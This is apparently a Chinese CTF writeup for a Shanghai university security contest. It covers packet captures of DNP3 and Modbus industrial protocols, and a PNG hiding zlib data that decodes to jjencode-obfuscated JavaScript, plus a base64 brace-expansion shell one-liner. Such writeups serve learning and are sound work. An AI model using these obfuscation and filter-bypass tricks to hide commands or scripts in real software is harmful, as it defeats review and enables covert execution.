第六届上海市大学生网络安全大赛 | Wp

原创

Sn0w/ 于 2020-12-03 11:28:47 发布 582 收藏 2
分类专栏： CTF_Writeup 文章标签： php


CTF_Writeup 专栏收录该内容

32 篇文章 4 订阅
订阅专栏


文章目录

MISC

0x00:签到


{echo,ZmxhZ3t3MzFjMG1lNX0=}|{base64,-d}|{tr,5,6}


linux运行一下即可得到flag


```
root@lemon:/home/lemon/桌面# {echo,ZmxhZ3t3MzFjMG1lNX0=}|{base64,-d}|{tr,5,6}
flag{w31c0me6}root@lemon:/home/lemon/桌面# a
```

0x01:pcap

提示:请分析附件中的dnp3协议


具体的协议介绍可以看师傅的博客
DNP3协议解析 —— 利用Wireshark对报文逐字节进行解析详细解析DNP3所含功能码
工控安全入门（四）—— DNP3协议
一开始以为出题考察的是read，在找参数object，以及File Data



```
▼ Object: Size 27
     Size (16 bit): 27
     File Handle: 0x12345678
     .000 0000 0000 0000 0000 0000 0000 0000 = File Block Number: 0x00000000
     1... .... .... .... .... .... .... .... = File Last Block: Set
     File Data: 546869732069732061207465737420666966c65
```

但协议中并未出现，后来问学长才知道一般考察这类工控题，基本都是以流量包的形式考察的因为有些环境没有办法在线上提供，考察的还是传统的ctf,只不过是换了工控协议


可以总结下flag、fl、f各种编码，把数据包的内容分长度不同进行查看，有的时候这类题目考察的就是眼力。



```
 1570 11:37:15.901469 192.168.74.132 192.168.74.1   DNP 3.0    81 Read, Class 0123
   74 11:31:26.734293 192.168.74.1   192.168.74.132 DNP 3.0    91 Response
   98 11:31:33.999974 192.168.74.1   192.168.74.132 DNP 3.0    91 Response
  150 11:31:43.376366 192.168.74.1   192.168.74.132 DNP 3.0    91 Response
  175 11:31:51.609491 192.168.74.1   192.168.74.132 DNP 3.0    91 Response
  208 11:32:00.939267 192.168.74.1   192.168.74.132 DNP 3.0    91 Response
  231 11:32:07.145661 192.168.74.1   192.168.74.132 DNP 3.0    91 Response
  253 11:32:14.296719 192.168.74.1   192.168.74.132 DNP 3.0    91 Response
  276 11:32:19.434037 192.168.74.1   192.168.74.132 DNP 3.0    91 Response
  332 11:32:31.858339 192.168.74.1   192.168.74.132 DNP 3.0    91 Response
  354 11:32:38.045810 192.168.74.1   192.168.74.132 DNP 3.0    91 Response

> Data Chunks
> [1 DNP 3.0 AL Fragment (22 bytes): #74(22)]
v Application Layer: (FIR, FIN, CON, Sequence 13, Response)
  > Application Control: 0xed, First, Final, Confirm(FIR, FIN, CON, Sequence 13)
    Function Code: Response (0x81)
  > Internal Indications: 0x0000

00  ed 81 00 00 16 05 28 01  00 00 00 01 66 00 00 00   ······(· ···f···
10  36 a5 b3 76 75 01                                  6··vu·
```

这道题的flag便隐藏在每个长度为91的`dnp3`流量包中，按照顺序进行拼接即可

0x02:pcap analysis


pcap analysis


分值：65 已解答：137

: flag{th1s_1s_f... : pwnpwn运气 : 魔法少女摸鱼天团

在工控系统网关截取了一段流量，请分析这段流量并找出其中利用Modbus协议写寄存器的数据。

附件下载 提取码（GAME）


这题上去也被秒了，就不用去看协议了，肯定还是把flag隐藏在流量包中，提示了让去看Modbus协议，直接过滤查看，打开第一个流量包即可看到flag


```
....fl..................../.....
....fl..................../.....
....fl..................../.....
....fl..................../.....
....fl..................../.....
....fl..................../.....
....fl..................../.....
....fl..................../.....
....fl..................../.....
....fl..................../.....
....fl..................../.....
....fl..................../.......ag.*.............
....ag....................<b....
....ag....................<b....
....ag....................<b....
....ag....................<b....
....ag....................<b....
....ag....................<b....
....ag....................<b....
....ag....................<b....
....ag....................<b....
....ag....................<b......{3..............
....{3....................Ff....
```


0x03: 可乐加冰

给了一个PNG照片，试了很多常见的隐写都没有发现线索，后来队里的qwzf拿到了一血，tql,复现一下，也学习学习。

binwalk分析一下，有zlib 之前都没怎么注意过,也可以看一下2018全国大学生信息安全竞赛 picture，也是考察zlib



```
$ python3 binwalk -e data.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 498 x 887, 8-bit/color RGBA, non-interlaced
91            0x5B            Zlib compressed data, compressed
175766        0x2AE96         Zlib compressed data, default compression
```

5B.zilb和2AE96.zlib并没有什么异常




```
  Edit As: Hex ▾  Run Script ▾  Run Template ▾
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
000h:  78 5E EC 9D 07 80 54 E5 B9 F7 D9 46 51 B1 27 D1   x^ì..€Tå¹÷ÙFQ±'Ñ
010h:  94 6B CA 2D B9 DF FD EE FD 72 6F 94 5D B6 17 96   ”kÊ-¹ßýîýro”]¶.–
020h:  A5 DA 4B 12 8D 52 B6 EF 82 9A 5E 6F 9A 89 5D 14   ¥ÚK..R¶ï‚š^oš‰].
030h:  41 9A D2 D9 A5 37 6B 34 F6 8A 05 41 7A EF DB CB   AšÒÙ¥7k4öŠ.AzïÛË
040h:  F4 3E F3 FF FE CF 7B 66 60 C0 41 11 05 76 E1 99   ô>óÿþÏ{f`ÀA..vá™
050h:  E4 E7 39 73 CE 99 61 76 E6 BC EF EF 7D DE DA 23   äç9sÎ™avæ¼ïï}ÞÚ#
060h:  AD 72 31 52 CA 17 A2 67 D5 12 A4 55 2F 45 2A B7   -r1RÊ.¢gÕ.¤U/E*·
070h:  29 42 F5 E1 24 D7 28 8A A2 28 8A 72 AA 88 F9 38   )Bõá$×(Š¢(Šrªˆù8
080h:  AD 76 19 92 2B 16 19 5F CB B6 47 2A FF 93 54 3A   -v.’+.._Ë¶G*ÿ“T:
090h:  1F 29 DC CA 81 18 49 95 87 D3 A3 4A 51 14 45 51   .)ÜÊ..I•‡Ó£JQ.EQ
```

再来看看2AE96



```
2AE96   5B.zlib   2AE96.zlib
  Edit As: Hex ▾  Run Script ▾  Run Template ▾
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 83 46 36 36 36 95 43 83 46 36 95 95 36 43 83 46   ƒF666•CƒF6••6CƒF
0010h: 95 95 95 43 83 46 95 95 36 43 83 46 36 36 36 36   •••CƒF••6CƒF6666
0020h: 43 83 46 36 36 36 95 43 83 46 36 95 95 36 43 83   CƒF666•CƒF6••6Cƒ
0030h: 46 95 95 36 43 34 45 34 43 83 46 36 95 36 36 43   F••6C4E4CƒF6•66C
0040h: 83 46 36 95 36 95 43 83 46 36 36 95 36 43 83 46   ƒF6•6•CƒF66•6CƒF
0050h: 36 36 95 43 34 45 34 43 83 46 36 95 95 43 83 46   66•C4E4CƒF6••CƒF
0060h: 36 95 36 95 43 83 46 36 36 36 36 43 83 46 36 36   6•6•CƒF6666CƒF66
0070h: 36 43 34 45 34 43 83 46 36 95 95 36 43 83 46 36   6C4E4CƒF6••6CƒF6
0080h: 95 95 36 43 83 46 36 36 95 43 83 46 95 36 36 43   ••6CƒF66•CƒF•66C
0090h: 34 45 34 43 83 46 36 36 95 36 43 83 46 36 95 36   4E4CƒF66•6CƒF6•6
00A0h: 95 43 83 46 36 36 95 36 43 83 46 36 95 95 95 43   •CƒF66•6CƒF6•••C
00B0h: 83 46 95 95 36 43 83 46 95 36 95 43 83 46 36 36   ƒF••6CƒF•6•CƒF66
00C0h: 36 36 43 83 46 36 95 36 43 83 46 36 36 95 43 83   66CƒF6•6CƒF66•Cƒ
00D0h: 46 95 36 95 43 83 46 36 95 95 43 83 46 36 36 95   F•6•CƒF6••CƒF66•
00E0h: 36                                                6
```


有些奇怪，复制出来



```
Redo Paste        Ctrl+Shift+Z
Cut               Ctrl+X
Copy              Ctrl+C
Copy As         ▸   Copy as Hex Text            Ctrl+Shift+C
Paste             Ctrl+V   Copy as Decimal Text
Paste Special...           Copy as Binary Text
Paste From      ▸          Copy as C Code
Clipboard       ▸          Copy as Java Code
Delete                     Copy as Intel 8-Bit Hex Code
Select All        Ctrl+A   Copy as Intel 16-Bit Hex Code
Select Range...   Ctrl+Shift+A   Copy as Intel 32-Bit Hex Code
```

内容不是十六进制，是十进制，写个简单的脚本转换一下

```python
#!/usr/bin/env python
# -*- coding:utf-8 -*-
# Author:1emon
if __name__ == '__main__':
    data = ''
    with open("1.txt",'r',encoding='utf-8') as fp:
        strings = fp.read()
        lists = strings.split(' ')
        # print(list)
        for list in lists:
            data=data+chr(int(list))
    print(data)
```



```
D:\python3.7\python3.exe D:[redacted]十进制转Ascii字符.py
S.$$$_+S.$__$+S.___+S.__$+S.$$$$+S.$$$_+S.$__$+S.__$+"-"+S.$_$$+S.$_$_+S.$$_$+S.$$_+"-"+S.$__+S.$_$_+S.$$$$+S.$$$+"-"+S.$__$+S.$__$+S.$$_+S._$$+"-"+S.$$_$+S.$_$_+S.$$_$+S.$___+S.__$+S._$_+S.$$$$+S.$_$+
```


```
S.$$$_+S.$__$+S.___+S.__$+S.$$$$+S.$$$_+S.$__$+S.__$+"-"+S.$_$$+S.$_$_+S.$$_$+S.$$_+"-"+S.$__+S.$_$_+S.$$$$+S.$$
$+"-"+S.$__$+S.$__$+S.$$_+S._$$+"-"+S.$$_$+S.$_$_+S.$$_$+S.$___+S.__$+S._$_+S.$$$$+S.$_$+S.$$_+S._$_+S.$__+S.$$_
$
```

翻之前的资料，发现和jjencode特别像，只不过含有S，把S替换成$再试一下

```
$.$$$_+$.$__$+$.___+$.__$+$.$$$$+$.$$$_+$.$__$+$.__$+"-"+$.$_$$+$.$_$_+$.$$_$+$.$$_+"-"+$.$__+$.$_$_+$.$$$$+$.$$
$+"-"+$.$__$+$.$__$+$.$$_+$._$$+"-"+$.$$_$+$.$_$_+$.$$_$+$.$___+$.__$+$._$_+$.$$$$+$.$_$+$.$$_+$._$_+$.$__+$.$$_
$
```


但发现解不了，查看了jjencode的作者提供的编码测试页，发现需要套上alert，它的格式是固定的

```
alert("")
```



```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")
[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")
[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"
(\\\"\\\")"+"\"")())();
```

```
alert('1emon')
```



```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")
[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")
[$._$_])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\""+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"
(\\\"+$.__$+$.$$$_+"\\"+$.__$+$.$_$+$.$_$+$._$+"\\"+$.__$+$.$_$+$.$$_+"\\\")"+"\"")())();
```

知道规律了，把上面得到的内容复制进去即可,前后连接的+号不能忘


```
$=~[];$={___:++$,$$$$:(![]+"")[$],__$:++$,$_$_:(![]+"")[$],_$_:++$,$_$$:({}+"")[$],$$_$:($[$]+"")[$],_$$:++$,$$$
_:(!""+"")[$],$__:++$,$_$:++$,$$__:({}+"")[$],$$_:++$,$$$:++$,$___:++$,$__$:++$};$.$_=($.$_=$+"")[$.$_$]+($._$=$
.$_[$.__$])+($.$$=($.$+"")[$.__$])+((!$)+"")[$._$$]+($.__=$.$_[$.$$_])+($.$=(!""+"")[$.__$])+($._=(!""+"")[$._$_
])+$.$_[$.$_$]+$.__+$._$+$.$;$.$$=$.$+(!""+"")[$._$$]+$.__+$._+$.$+$.$$;$.$=($.___)[$.$_][$.$_];$.$($.$($.$$+"\"
"+$.$_$_+(![]+"")[$._$_]+$.$$$_+"\\"+$.__$+$.$$_+$._$_+$.__+"(\\\""+$.$$$_+$.$__$+$.___+$.__$+$.$$$$+$.$$$_+$.$_
_$+$.__$+"-"+$.$_$$+$.$_$_+$.$$_$+$.$$_+"-"+$.$__+$.$_$_+$.$$$$+$.$$$+"-"+$.$__$+$.$__$+$.$$_+$._$$+"-"+$.$$_$+$
.$_$_+$.$$_$+$.$___+$.__$+$._$_+$.$$$$+$.$_$+$.$$_+$._$_+$.$__+$.$$_$+"\\\")"+"\"")())();
```

www.atoolbox.net 显示

e901fe91-bad6-4af7-9963-dad812f5624d

Web

0x01:千毒网盘


提取码

114514

提取文件

